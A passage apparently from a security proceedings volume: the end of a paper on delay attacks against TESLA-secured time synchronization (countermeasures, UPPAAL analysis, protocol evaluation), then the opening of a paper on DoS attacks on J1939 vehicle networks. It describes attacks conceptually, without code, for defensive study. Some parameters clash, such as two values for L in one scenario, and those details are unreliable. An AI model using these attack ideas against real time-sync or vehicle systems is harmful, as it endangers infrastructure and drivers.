In contrast to Options 1 and 2, which work purely by changing the time synchronization protocol's underlying channel(s), the options below employ modifications to the protocol message flow to defend against the attack.

Option 3: One way of employing changes to the protocol flow is to include a cryptographically secured unicast exchange between Alice and Bob in order for Alice to ask, explicitly or implicitly, whether a certain key from the TESLA key chain has already been disclosed. We call this a *timeliness confirmation exchange*.

As a minimum, the exchange should be a two-way transmission initiated by Alice. For an overview of how such an exchange might work, we consider the following example: Alice's timeliness confirmation request TC_A consists of a value indicating that she wants to ask about the key K_i (in this case, she could just send i) and Bob's response TC_B also consists of this value in the case where the key is yet undisclosed and consists of a standard value of -1 otherwise. The desired outcome here is that Alice gets a guarantee that, at a time later than t_3, a given key K_i has not yet been disclosed. If this holds true, she can deduce that, at the reception time t_2 of P_i, the key had also not yet been disclosed, meaning that the packet arrived in a timely fashion. This example shows the main advantage of the option discussed; including a timeliness confirmation exchange breaks down the question of broadcast packet timeliness to a pure ordering of messages, which can be judged by the client without additional assumptions. Thus, the timeliness confirmation exchange enables the client to verify timeliness without even referring to a local clock. This prevents Phase 2 of the attack from being executable. There are also disadvantages to such an exchange. In most contexts, adding a secured unicast message exchange would defy the purpose of using a TESLA-like mechanism in the first instance, because it removes one of the key advantages of TESLA-like mechanisms – specifically, that a key exchange for each server-client association is not required. However, as with Option 4, it should be mentioned that specifications may already support secure unicast communication for other purposes, in which case the addition of a unicast exchange would not be as costly. Furthermore, the resulting message exchange pattern fits very well with some existing time synchronization protocols, in particular with the Precision Time Protocol (PTP) [9].

Option 4: Another way of changing the protocol flow as a defense is to regularly request time synchronization from the server via alternative communication, which has to be secured in order to provide additional reliability.

Such auxiliary time synchronization mitigates the effect of Phase 1 of the attack because the gradually introduced offset is negated. Most specifications that rely on TESLA-like mechanisms have some method of achieving initial time synchronization, which can be applied as an alternative communication channel.

Option 5: In order to mitigate the attack, it also helps if regulations are enforced for the clock adjustment mechanism that limit the amount of offset that can be maliciously introduced during Phase 1. Plausibility checks can be used for this purpose, as well as ignoring measured offsets that are above the specified upper bounds.

By itself, this option can only delay the time by which Mallory is able to switch from Phase 1 to Phase 2. It can, however, keep a TESLA-like mechanism provably secure over a certain period of time. This option can therefore also be used to more efficiently utilize other options, namely Option 4 or 3, as it provides better guidelines for the frequency in which these options need to be applied. To explore this issue further, we introduce a parameter $D_{\max}$ which represents the maximum amount of offset that Mallory can additionally introduce over the course of one interval by using delay attacks as described in Phase 1 of the attack. This parameter is assumed to be simplified in the sense that it is already adjusted for values like the existing offset between the participants' clocks before the interval in question (caused by Mallory or other influences), the frequency error of Alice's clock, and fluctuations in the network delay. Under this assumption, we get inequalities $0 < D_{\max} \leq L$.

A disadvantage of both Options 3 and 4 is that inserting auxiliary communication into a broadcast-based protocol might represent a significant change to the communication model, making these options significantly more intricate to adopt than Option 1 or 2. On the other hand, Options 3 and 4 have the advantage that they can provide complete protection from Phase 2 of the attack described in Sect. 4. For this purpose, it is necessary to additionally regulate the configuration values (specifically the number of intervals and interval length of the TESLA-like mechanism, as well as aspects of clock adjustment as discussed under Option 5) of the employed protocol in such a way that it makes reaching Phase 2 of the attack very difficult or even impossible.

For the automated analysis presented in Sect. 6, we have chosen to include Options 3 and 5 in the model. The model could easily be adjusted to allow Option 1 to be included as well, but we did not pursue this path because we found the security gains for that option to be much harder to quantify, and decided it was not worth the additional state space growth. Modeling Option 2 went against our decision to eliminate cryptographic aspects from the model. Option 3 is not included in the model because, for the state space growth it causes, its practical relevance is doubtful due to the fact that, if a protocol does not already include a timeliness confirmation exchange, it takes a great deal of effort to integrate it retroactively.

6 The UPPAAL Model

In this section, we present an automated analysis of the attack applied against the MEP. The analysis was performed with UPPAAL [2], a model checker based on the theory of timed automata. UPPAAL models a system as a network of such automata running in parallel, with some additional features added to its modeling language such as bounded integer variables that are part of the system state. It enables users to check properties specified in a query language that is a simplified version of TCTL (Timed Computation Tree Logic [1]). The obtained results are, as of yet, available only for undesirably large ratios of small-step delays to interval lengths (currently, a ratio of $1/9$ was achievable on our main machine). However, on the obtainable scale, the results support that the attack is performable under the right parameters; they also support that a combination of Options 4 and 5 from the possible countermeasures listed in Sect. 5 does in fact protect against the attack if the parameters are chosen carefully. Phase 1 of the attack does not require the insertion of false or modified messages, nor does it depend on the cryptography applied. Instead, it uses only timing-dependent attacks, enabling the attacker to circumvent cryptographic security completely in Phase 2. This fact is one reason for the choice of UPPAAL as the automated tool for the analysis: UPPAAL is highly able to deal with timing-related questions. Furthermore, this fact is the justification for the use of a number of abstractions and simplifications to specifically tailor the model to the attack described in Sect. 4, focusing the analysis on the switch from Phase 1 to Phase 2. This was done in order to keep the state space smaller. The first important resulting simplification is that the model does not take Mallory's capabilities of inserting false messages into account. The second is the exclusion of any cryptographic functions from the model. An additional simplification to the model is that the client's clock value is modeled as the drift from the server's clock, so that its range is not directly proportional to longer run times of the system.

Our UPPAAL model is a version of the MEP that is extended with measures corresponding to countermeasure Options 3 and 5. The system models one server and one client (the number of clients could easily be made configurable at the expense of significant state space growth), as well as the attacker's capability of delaying a packet's delivery. The model ignores all cryptographic aspects of the MEP or its extensions, such as the one-way functions f and f', as well as the chain of keys K_i and even the MAC function. It instead assumes that these aspects work as described and only treats the other aspects, namely the participants' clocks C_B and C_A (more accurately, the drift $C_A - C_B$ is modeled), the adjustment process $\mathrm{Adj}(C_A, \delta)$ as well as a number of configurable parameters. These parameters include the interval length L, the disclosure delay d, the assumed constant network delay Δ, the maximum number $u_{\max}$ of unicast repetitions, the maximum number $n_{\max}$ of broadcast repetitions between unicast repetitions, and finally the parameter $D_{\max}$ introduced in Sect. 5. The model is split into nine separate automata: a very simple one for advancing the clock values, one for each of the participants' clocks, one for each of the participants' behavior models (in the server's case there are two of these, one for broadcast and one for unicast) and one for each of the three existing message types: unicast time request, unicast time response, and the broadcast time message. To review our UPPAAL model in detail, please download its source code[4].

The first goal of the UPPAAL analysis was to show that there exist conditions under which the attack is feasible against the MEP. The second goal was to show that a combination of countermeasures (Options 4 and 5 in particular) can protect the MEP from the attack. The main queries we evaluated for different parameter sets were the following (where $\mathrm{I}(X)$ represents the number of the interval that participant X believes themselves to be in and where j represents the number of intervals that the protocol has been running for):

$$A\Box\ \mathrm{I}(A) \geq \mathrm{I}(B) - d + 1, \tag{1}$$

$$E\Diamond\ j = {}^{(d-1)\cdot L}/_{D_{\max}} + d \wedge \mathrm{I}(A) \leq \mathrm{I}(B) - d, \tag{2}$$

[4] The UPPAAL source code is available for download here: http://www8.cs.fau.de/~milius/UPPAAL%20Model%20(TESLA-Like%20Mechanisms).zip.

$$A\Box\, j < {}^{(d-1)\cdot L}/_{D_{\max}} + d \implies \mathrm{I}(A) > \mathrm{I}(B) - d. \tag{3}$$

Informally, the queries can be read as follows:

– Query 1: "The interval Alice believes herself to be in is always at most $d-1$ behind that which Bob is in."
– Query 2: "There is a state in which the interval that Alice believes herself to be in is at least d behind that which Bob is in and this state happens after at least ${}^{(d-1)\cdot L}/_{D_{\max}} + d$ intervals have passed."
– Query 3: "For all states in which less than ${}^{(d-1)\cdot L}/_{D_{\max}} + d$ intervals have passed, the interval that Alice believes herself to be in is at most $d-1$ behind that which Bob is in."

For $n_{\max} < {}^{(d-1)\cdot L}/_{D_{\max}} + d$, Queries 1 and 3 were always affirmed if the check was completed, while Query 2 was always (trivially) negated. For $n_{\max} \geq {}^{(d-1)\cdot L}/_{D_{\max}} + d$, on the other hand, Query 1 was always negated if the check was completed, while Queries 2 and 3 were always affirmed. This implies that Phase 1 of the attack can be completed in the model if and only if the protocol runs for at least ${}^{(d-1)\cdot L}/_{D_{\max}} + d$ intervals and that this represents a sharp bound. On the one hand, these results affirm that the attack is feasible against the unmodified MEP. On the other hand, they also affirm that a combination of countermeasures 4 and 5 can protect against the attack if the combination of $n_{\max}$, L and $D_{\max}$ is chosen correctly.

The checks were performed on a computer running a 64-bit version of Windows 7 on an Intel i5 dual core at 2.6 GHz, with 8 GB of RAM. To date, we have only been able to run the command line verifier tool of UPPAAL under Windows, where it can apparently use only 2 GB of RAM. Therefore, 2 GB of RAM represents a bottleneck for our checks under the requirement of precise runtime and memory usage logs. Under these conditions, the $1/9$ ratio of $D_{\max}$ to L was the best that allowed all query checks to finish. Performance data can be seen in Fig. 4. The relevance of the analysis of the protocol to practical applications will increase depending on how small the ratio of small-step delays to interval lengths can be made. We are working on refining the model further in order to obtain better results in this area; an attempt to also model the server's clock to be more independent from the overall run time of the system is among the next measures to be tried in order to improve the ratio.

7 Evaluation of Existing Specifications

We discuss three specifications that use TESLA for securing broadcast-type time synchronization traffic: NTS-secured NTP [23], TinySeRSync [24], and ASTS [27]. Without providing detailed descriptions of these protocols, we provide a sketch of how TESLA-like mechanisms are employed and to what extent they might be susceptible to the attack described in Sect. 4. For all three specifications, we constructed scenarios with certain settings that make them robust

Query	Ratio	Runtime in s	Memory Usage in MB
1		29.95	134
2	1/6	27.14	244
3		29.14	271
1		211.37	713
2	1/9	192.77	1,520
3		196.05	1,586
1		286.59	1,091
2	1/10	236.97	Out of memory
3		233.14	Out of memory

Fig. 4. The performance data of our UPPAAL model on the computer used

against the attack in the sense that Phase 2 is completely excluded. For NTS-secured NTP and for ASTS, we also constructed scenarios in which the specifications are vulnerable to the attack in the sense that Phase 2 can be executed against them. The parameter spaces between the given scenarios are the subject of future research. Note that our discussion of those scenarios represents only initial assessments derived from the respective specification documents.

NTS-Secured NTP: The Network Time Security (NTS) specification aims to secure time synchronization in packet-switched networks. The project is motivated by the fact that neither of the predominant time synchronization protocols – NTP and PTP – currently provide adequate security mechanisms (Reference [20], for example, provides an analysis of the weaknesses in NTP's Autokey protocol [11]). Currently, the NTS specification is still in the standardization process at the IETF [22]. Here, we focus on the application of NTS to the NTP, since this is already specified in an additional draft document [23]. Time synchronization in NTP's unicast mode is secured via a unique shared secret between client and server, which is specified in such a way that the server is able to regenerate it on request, thus preserving server-side statelessness. NTP's broadcast mode is secured via TESLA [22, Sect. 5 and Appendix B of Version 08], [23, Sects. 4.2, 5.1.2 and 5.2.2 of Version 00].

The fact that NTS-secured NTP offers secured unicast time synchronization enables a defense against the attack in the sense of Option 4. The specification mentions that secured unicast messages are used to set up the initial time synchronization required for the TESLA-like mechanism, but does not mention whether or how often unicast exchanges should be used after this initialization. Since Draft Version 05, the NTS specification has mentioned "keycheck" message exchanges for broadcast messages. These represent timeliness confirmation exchanges as discussed in Option 3. It should also be noted that, for offsets less than 128 ms, the NTP avoids setting the client's clock but adjusts its frequency in order to minimize the time offset [15]. Only if offsets of more than 128 ms are reported consistently for a period of over 15 min will the protocol set the time of the client's clock. This represents a countermeasure in accordance with Option 5. A combination of these countermeasures enables us to construct sets of configuration values with which NTS-secured NTP is completely protected against Phase 2 of the attack. For the first scenario, we assume that Alice performs a keycheck exchange after the receipt of each broadcast packet. This implies that Phase 2 of the attack can never work, because Alice will not accept a non-timely packet as eligible, independently of the offset between her clock and Bob's clock. However, this scenario contradicts the principle of broadcast communication and is therefore not feasible in real-world applications. For the second scenario, we assume the following set of parameters: $d = 2$, $L = 64\,\mathrm{s}$, and $n = 14$. Furthermore, we assume that secure time synchronization via unicast message exchanges is an inherent part of the re-initialization process of the TESLA-like mechanism. Here, we make reference again to the regulation that discards any offset over 128 ms unless it is reported consistently for over 15 min and note that, with these values, the TESLA-like mechanism runs for 896 s, which is just under 15 min. Therefore, all offsets over 128 ms will be ignored during the broadcast synchronization, which yields $D_{\max} = 128\,\mathrm{ms}$, even if all other circumstances allow for a higher value of $D_{\max}$. Under these conditions, an upper bound for the malicious offset that Mallory can accomplish during Phase 1 of the attack is $14 \cdot 128\,\mathrm{ms} = 1792\,\mathrm{ms}$, which is far below the value $(d-1)\,L = 64\,\mathrm{s}$ needed to start Phase 2. This scenario therefore offers complete protection against Phase 2 of the attack, even without the use of keycheck message exchanges.

We also construct a scenario in which NTS-secured NTP is vulnerable to the attack. For this scenario, we choose $d = 2$, and then choose $L = 512\,\mathrm{s}$ and $n = 100$. We also assume $D_{\max} = 0.75$ and $L = 384\,\mathrm{s}$. Under these conditions, any offset that Mallory introduces for two consecutive broadcast messages is therefore reported for 1024 s, which is over 15 min.

TinySeRSync: The TinySeRSync protocol [24] is intended as a secure and resilient time synchronization subsystem, with particular application in networks of wireless sensors running TinyOS. The TinySeRSync protocol secures time synchronization traffic via two tasks (its authors use the term "phases") running in parallel; each of them is run periodically, with no predefined interdependence between their frequencies. The tasks start in order (task one first, task two only after the completion of task one) and then run independently, without communicating or synchronizing with each other directly. They only interact by manipulating the same clock and network connections. The first task has every pair of neighboring nodes in the assumed sensor network perform secure, single-hop pairwise synchronization. This is a one-way, unicast-type time synchronization that is secured by MACs (the specification uses the term "message integrity code"). The MACs are generated with shared secret keys, requiring every pair of neighbors to perform an appropriate secure key exchange as part of the network preparations. The second task employs broadcast-type time synchronization. This is secured via μTESLA [19, Sect. 5], a variant of TESLA specifically designed to be slim enough to work in sensor networks. As already mentioned, the two tasks are run in parallel and periodically. The unicast-type messages from task one, which is run periodically, constitute a countermeasure against the attack in accordance with Option 4. Consequently, the transition from Phase 1 to Phase 2 of the attack has to be reached between two executions of task one. However, it is stated that task one is typically run at a higher frequency than task two [24, Sect. 7.1]. Therefore, the transition would have to be made after, at most, one execution of task two, which is not possible. As such, TinySeRSync can be expected to be immune against Phase 2 of the attack described in Sect. 4, given that the configuration values, in particular for the periodicity of the two tasks, follow the recommendations given in Reference [24].

ASTS: The authors of ASTS [27] compare their proposed protocol with TinySeRSync, highlighting its comparably higher accuracy as well as the fact that ASTS is more lightweight than TinySeRSync. Both of these properties are achieved by dropping the mechanisms of TinySeRSync's first task, eliminating the secure single-hop pairwise synchronization. The requirement made by μTESLA for initial time synchronization is fulfilled by using a global group key mechanism (instead of μTESLA) for the first period of broadcast-type one-way time synchronization. After this, ASTS employs μTESLA exclusively for securing the broadcast-type one-way time synchronization messages in subsequent synchronization periods.

Disregarding the question of the extent to which the group key mechanism might open the protocol up to internal attackers in the first period, we focus on the usage of the TESLA-like mechanism after the first period. The authors of ASTS suggest using an estimated value for packet propagation delay that is negligible against the length of a μTESLA interval, as well as using this scheme for a significant amount of intervals with low disclosure delay (parameters used for the performance analysis environment are $d = 2$, interval length $L = 60\,\mathrm{s}$ for a number of $n = 10$ intervals [27, Section 3.A]). These settings appear to enable the attack described in Sect. 4 in principle, although its practical feasibility will depend on data we could not obtain from the paper: the maximum introducible delay $\leq D_{\max}$ (which depends on the chosen value for the propagation delay estimate parameter, as well as on the point in an interval that the nodes send out their packets and the details of the employed clock adjustment mechanism) and, finally, the actions that are taken when μTESLA is re-initialized. We focus on the last item and use it to construct a scenario wherein ASTS is vulnerable to the attack. If re-initialization of μTESLA does not entail any communication related to Options 4 or 3 (it appears from Reference [27] that it does not), then we can treat this as if μTESLA is running for an unbounded number of intervals. In this case, any measures related to Option 5 or Option 1 can at best provide mitigation against the attack in the sense that it takes longer to switch from Phase 1 to Phase 2, but such measures cannot prevent the attack indefinitely.

If, on the other hand, ASTS is configured to include time synchronization via the global group key mechanism as part of re-initialization of μTESLA, then this constitutes a countermeasure conforming to Option 4. In this case, Phase 2 of the attack has to be started during the course of one run of μTESLA. For this to be possible even in principle, Mallory needs $D_{\max} > \frac{(d-1)\cdot L}{n-1}$ to hold, which translates to $D_{\max} > \frac{60}{9}\,\mathrm{s} = 6.\overline{6}\,\mathrm{s}$ in the performance analysis environment.

Configuring Bob in such a way that he only sends broadcast packets after 55 s of an interval have passed, we then achieve $D_{\max} \leq 5$ s. Thus, in this scenario, ASTS is robust against the attack in the sense that Phase 2 of it is unreachable.

8 Conclusions

In this paper, we have demonstrated an attack vector that can be used by an adversary in order to break the security of broadcast time synchronization protocols which are protected by TESLA-like mechanisms. The adversary makes use of very specific interdependence between timing and security occuring under such circumstances.

We have provided options for countermeasures and discussed their respective merits. Furthermore, we have provided insight into how some of these options can be combined to defend against the attack, in particular against its Phase 2. We have performed an automated analysis by means of the UPPAAL model checker. This analysis has confirmed the vulnerability of the unmodified MEP model to the attack; it has also confirmed the effectiveness of a combination of countermeasures. Next, we have evaluated three existing protocols and found that all of them provide mechanisms that correspond to one or more of the options presented and are suitable to defend against the attack. In all of the cases, however, the protection achieved depends on how these mechanisms are applied, specifically the exact configuration values that the protocol uses. It is important for the developers and users of these protocols to be aware of the attack vector so that it can be defended against in existing environments.

Our next goal is the refinement of our UPPAAL model to allow for better ratios of maximum accepted offsets to interval length. Additionally, a project is underway in which an implementation of either TinySeRSync, ASTS, or both is to be subjected to an attack according to the attack vector discovered. This attack is intended to be performed by a piece of attacker software either in a controlled real network or in a simulated environment. The objective of this work is to prove practical relevance for existing specifications, and further quantify the vulnerability or security of implementations under given circumstances.

Future research should additionally include in-depth analyses with regard to the attack outlined in this paper of any (current and upcoming) specifications which use TESLA-like mechanisms to secure broadcast-type time synchronization communication. Potential applications include a finished version of NTS-Secured NTP as well as the ongoing work in the area of adding security mechanisms to the IEEE 1588 standard (PTP). A more remote, yet interesting question that could be pursued is the extent to which an attacker can make use of disturbances via delay attacks which only trigger frequency manipulation. Is it possible to manipulate the frequency of a client's clock with consequences as severe as Phase 2 of the attack described in Sect. 4? Another question is whether it is possible to find attack vectors which use delay attacks to break the security of synchronization processes with unicast messages (as opposed to broadcast messages).

References

1. Alur, R., Courcoubetis, C., Dill, D.: Model-checking for real-time systems. In: Proceedings of Fifth Annual IEEE Symposium on Logic in Computer Science, LICS 1990, pp. 414–425, June 1990
2. Behrmann, G., David, A., Larsen, K.G.: A tutorial on Uppaal. In: Bernardo, M., Corradini, F. (eds.) SFM-RT 2004. LNCS, vol. 3185, pp. 200–236. Springer, Heidelberg (2004). doi:10.1007/978-3-540-30080-9_7
3. Brakke, E., Cohen, I.E., Goldberg, S., Malhotra, A.: Attacking the network time protocol. In: Network and Distributed System Security Symposium (NDSS), February 2016
4. Dolev, D., Yao, A.: On the security of public key protocols. IEEE Trans. Inf. Theory **IT–29**, 198–208 (1983)
5. Dowling, B., Stebila, D., Zaverucha, G.: Authenticated network time synchronization. Cryptology ePrint Archive, Report 2015/171 (2015). http://eprint.iacr.org/2015/171
6. Floeter, R.: Authenticated TLS constraints in ntpd(8). Web Post, February 2015. https://marc.info/?l=openbsd-tech&m=142356166731390&w=2
7. Ganeriwal, S., Pöpper, C., Capkun, S., Srivastava, M.B.: Secure time synchronization in sensor networks (E-SPS). In: Proceedings of 2005 ACM Workshop on Wireless Security (WiSe 2005), pp. 97–106, September 2005
8. Hu, X., Feng, R.: Message broadcast authentication in μTESLA based on double filtering mechanism. In: 2011 International Conference on Internet Technology and Applications (iTAP), pp. 1–4 (2011). http://ieeexplore.ieee.org/xpl/articleDetails.jsp?arnumber=6006446
9. Lee, K., Eidson, J.: IEEE-1588 standard for a precision clock synchronization protocol for networked measurement and control systems. In: 34th Annual Precise Time and Time Interval (PTTI) Meeting, pp. 98–105 (2002)
10. Liu, D., Ning, P.: Multilevel μTESLA: broadcast authentication for distributed sensor networks. ACM Trans. Embed. Comput. Syst. **3**(4), 800–836 (2004). http://dl.acm.org/citation.cfm?doid=1027794.1027800
11. Mills, D., Haberman, B.: Network time protocol version 4: autokey specification. RFC 5906, IETF Secretariat, June 2010. https://tools.ietf.org/html/rfc5906
12. Mills, D., Martin, J., Burbank, J., Kasch, W.: Network time protocol version 4: protocol and algorithms specification. RFC 5905, IETF Secretariat, June 2010. https://tools.ietf.org/html/rfc5905
13. Mills, D.L.: Network time protocol (version 3): specification, implementation and analysis. RFC 1305, IETF Secretariat, March 1992. https://tools.ietf.org/html/rfc1305
14. Mills, D.L.: Computer Network Time Synchronization: The Network Time Protocol. CRC Press, Boca Raton (2006). http://www.loc.gov/catdir/enhancements/fy0664/2005056889-d.html
15. Mills, D.L., Acm, M.: Adaptive hybrid clock discipline algorithm for the network time protocol. IEEE/ACM Trans. Networking **6**, 505–514 (1998)
16. Mizrahi, T.: Security Requirements of Time Protocols in Packet Switched Networks (2014). http://www.rfc-editor.org/rfc/pdfrfc/rfc7384.txt.pdf
17. Na, R., Hori, Y.: DoS attack-tolerant TESLA-based broadcast authentication protocol in Internet of Things. In: 2012 International Conference on Selected Topics in Mobile and Wireless Networking (iCOST), pp. 60–65, June 2012. http://ieeexplore.ieee.org/xpl/articleDetails.jsp?arnumber=6271291

18. Perrig, A., Song, D., Canetti, R., Tygar, J.D., Briscoe, B.: Timed efficient stream loss-tolerant authentication (TESLA): multicast source authentication transform introduction. RFC 4082, IETF Secretariat, June 2005. https://tools.ietf.org/html/rfc4082
19. Perrig, A., Szewczyk, R., Wen, V., Culler, D., Tygar, J.D.: SPINS: security protocols for sensor networks. In: Wireless Networks, pp. 189–199 (2001)
20. Roettger, S.: Analysis of the NTP autokey procedures. Web Publication of Project Thesis, February 2012. http://zero-entropy.de/autokey_analysis.pdf
21. Shpiner, A., Revah, Y., Mizrahi, T.: Multi-path time protocols. In: 2013 International IEEE Symposium on Precision Clock Synchronization for Measurement Control and Communication (ISPCS), pp. 1–6, September 2013
22. Sibold, D., Teichel, K., Roettger, S.: Network time security, July 2013. https://datatracker.ietf.org/doc/draft-ietf-ntp-network-time-security/
23. Sibold, D., Teichel, K., Roettger, S.: Using the network time security specification to secure the network time protocol, March 2015. https://datatracker.ietf.org/doc/draft-ietf-ntp-using-nts-for-ntp/
24. Sun, K., Ning, P., Wang, C.: TinySeRSync: secure and resilient time synchronization in wireless sensor networks. In: Proceedings of the 13th ACM Conference on Computer and Communications Security, CCS 2006, NY, USA, pp. 264–277 (2006). http://dl.acm.org/citation.cfm?doid=1180405.1180439
25. Syverson, P., Meadows, C., Cervesato, I.: Dolev-Yao is no better than Machivelli. In: First Workshop on Issues in the Theory of Security - WITS 2000, pp. 87–92 (2000)
26. Weiss, M.A., Eidson, J., Barry, C., Broman, D., Iannucci, B., Lee, E.A., Stanton, S.K., Goldin, L.: Time-aware applications, computers, and communication systems (TAACCS). NIST Technical note 1867, February 2015
27. Xianglan, Y., Wangdong, Q., Fei, F.: ASTS: an agile secure time synchronization protocol for wireless sensor networks. In: International Conference on Wireless Communications, Networking and Mobile Computing, WiCom 2007, pp. 2808–2811, September 2007

Practical DoS Attacks on Embedded Networks in Commercial Vehicles

Subhojeet Mukherjee[1], Hossein Shirazi[1], Indrakshi Ray[1](✉), Jeremy Daily[2], and Rose Gamble[2]

[1] Colorado State University, Fort Collins, CO 80523, USA
{subhomuk,shirazi,iray}@cs.colostate.edu
[2] University of Tulsa, Tulsa, OK 74104, USA
{jeremy-daily,gamble}@utulsa.edu

Abstract. The Controller Area Network (CAN) protocol has become the primary choice for in-vehicle communications for passenger cars and commercial vehicles. However, it is possible for malicious adversaries to cause major damage by exploiting flaws in the CAN protocol design or implementation. Researchers have shown that an attacker can remotely inject malicious messages into the CAN network in order to disrupt or alter normal vehicle behavior. Some of these attacks can lead to catastrophic consequences for both the vehicle and the driver. Although there are several defense techniques against CAN based attacks, attack surfaces like physically and remotely controllable Electronic Control Units (ECUs) can be used to launch attacks on protocols running on top of the CAN network, such as the SAE J1939 protocol. Commercial vehicles adhere to the SAE J1939 standards that make use of the CAN protocol for physical communication and that are modeled in a manner similar to that of the ISO/OSI 7 layer protocol stack. We posit that the J1939 standards can be subjected to attacks similar to those that have been launched successfully on the OSI layer protocols. Towards this end, we demonstrate how such attacks can be performed on a test-bed having 3 J1939 speaking ECUs connected via a single high-speed CAN bus. Our main goal is to show that the regular operations performed by the J1939 speaking ECUs can be disrupted by manipulating the packet exchange protocols and specifications made by J1939 data-link layer standards. The list of attacks documented in this paper is not comprehensive but given the homogeneous and ubiquitous usage of J1939 standards in commercial vehicles we believe these attacks, along with newer attacks introduced in the future, can cause widespread damage in the heavy vehicle industry, if not mitigated pro-actively.

Keywords: Security · Vulnerability · CAN · J1939 · Data-link · Denial-of-Service

1 Introduction and Previous Efforts

Gone are the days when vehicles used to be driven solely by human-mechanical interactions. Since the advent of the Controller Area Network (CAN) in the

DOI: 10.1007/978-3-319-49806-5_2

early 1980 s vehicle manufacturers have adopted a more cyber-physical approach to driving. Majority of the functions performed by vehicular mechanics are now mediated through embedded devices referred to as Electronic Control Units (ECUs). The ECUs help in executing critical (vehicle propagation, maintenance etc.) as-well as less critical (driver comfort, entertainment etc.) vehicular functions. While performing these functions, the ECUs interact with each other using fixed-length packets over the CAN bus. The CAN protocol follows a set of specifications [1] that enables it to support high-speed communications over a 2-wire serial broadcast bus. In addition, CAN allows assigning priorities to individual messages, thereby permitting higher priority messages to pass through at the time of contention. This not only allows ECUs to perform time critical functions like throttle and brake control but also perform less important functions like telematics and comfort management.

The CAN protocol facilitates in-vehicle message exchange. It does not however specify what messages are exchanged and how they are used by ECUs. It is often the responsibility of the vehicle manufacturer to implement protocols and standards which provide these functionalities. While passenger car manufacturers opt for proprietary standards, commercial vehicle vendors adopt a common set of standards specified by the SAE International. The standards are unified under the common naming convention SAE J1939 [9]. SAE J1939 is modeled on the ISO/OSI network protocol stack with the physical layer functionalities being realized by the CAN protocol. Together, the CAN protocol and J1939 specification sets help in accomplishing complex mechanical and electrical functions within a commercial vehicle.

Like other frequently used communication protocols and standards, CAN and J1939 are also accompanied by their fair share of security pitfalls. While attacks on the CAN protocol have been researched extensively of late [4,6,8,12,13], security aspects of the SAE J1939 specifications have been largely overlooked. More recently, Burakova et al. [2] attempted to replicate consumer vehicle specific attacks on their heavier counterparts by cleverly crafting, replaying and spoofing J1939 messages. The authors were successful in manipulating both critical (e.g. Engine RPM) and less critical features (e.g. Oil Pressure Gauge) to their desired levels. However, their work did not exploit any specifications made by the J1939 standards. In other words, these attacks are not specific to just trucks or other vehicles complying J1939 communications. In fact, by altering specifics of the attack vectors, similar attacks can be launched on consumer vehicles. Thus, to the best of our knowledge, this is the first work focused on discussing weaknesses in the SAE J1939 specifications. SAE J1939 is a collection of standards describing various functionalities at different layers. Currently, there are 17 such standards and each standard is a collection of different protocols and specifications. Documenting all possible attacks on J1939 is a time-consuming process. In order to scope our work, we limit our attacks to exploiting weaknesses in the the data-link layer protocols specified in the SAE J1939-21 standard document [10]. The reader can view this work as a proof-of-concept aimed at establishing the fact that attackers can exploit the protocol specified in the SAE J1939 standards to cause major damage.

Hoppe et al. [4] performed a practical security analysis of the CAN network and identified the basic weaknesses in the CAN protocol which allow targeted attacks to succeed. These weaknesses were modeled on the five central information security concerns, namely, confidentiality, integrity, availability, authenticity, and non-repudiation. After analyzing the majority of the current CAN security literature, we conclude that physical damage can be caused to the vehicle and the driver by exploiting the lack of integrity, availability, and authenticity services offered in the CAN bus. Deceiving ECUs to perform unintended actions (integrity and/or authenticity issues) or disabling the ability of the ECUs to perform regular tasks (availability issues) can result in problematic or undesirable consequences. Since J1939 uses CAN services at the physical layer, it is also susceptible to attacks launched by exploiting integrity, availability, and authenticity deficiencies. For example, J1939 allows some ECUs to command other ECUs to perform critical activities like transmission and torque/speed control. Impersonating as the former can allow attackers to control/modulate these vehicle critical functions. We refer to this as an injection attack. Similarly, attackers can inhibit the functionalities offered by one or more ECUs by overwhelming the performance capabilities of the ECUs or the bus. We refer to such an attack as denial-of-service (DoS) attack as it adversely affects the services provided by the ECUs or the CAN bus. Although both these attacks can lead to fatal consequences, in this work we limit out exploration to DoS attacks on the SAE J1939 data-link layer protocol. This is because injection attacks can be launched straightforwardly by searching for command messages from the J1939 Digital Annex [11] and injecting them into the CAN bus. On the contrary, DoS attacks require studying the workflow of the SAE J1939 data-link layer protocols, finding suitable attack vectors and drawing inferences by analytically observing of the bus traffic. The scientific challenges involved in executing DoS attacks make it more interesting from a research perspective compared to injection attacks.

Our goal in this paper is to demonstrate techniques by which the regular work-flow of the J1939 data-link layer protocols can be disrupted. However, we do not discuss the eventual effect of attack on the mechanical behavior of the vehicle. This is because we assume that some normal vehicular functions depend entirely on the seamless accomplishment of all the protocols involved in executing them and any disparity observed in the protocol flow should cause some adverse effect on the mechanical behavior of the vehicle. Documenting the exact effect is beyond the scope of this work.

The rest of the paper is organized as follows. Section 2 provides a brief overview of CAN protocol and J1939 standards with emphasis on the J1939 data-link layer [10]. Section 3 discusses our threat model, a concise categorization of the attacks performed in this paper, and the experimental setup used. Section 4 documents and analyzes three separate DoS attacks. Each attack is complemented with suggested mitigation techniques. Section 5 concludes the




Fig. 1. J1939-OSI Model




Fig. 2. Example CAN network

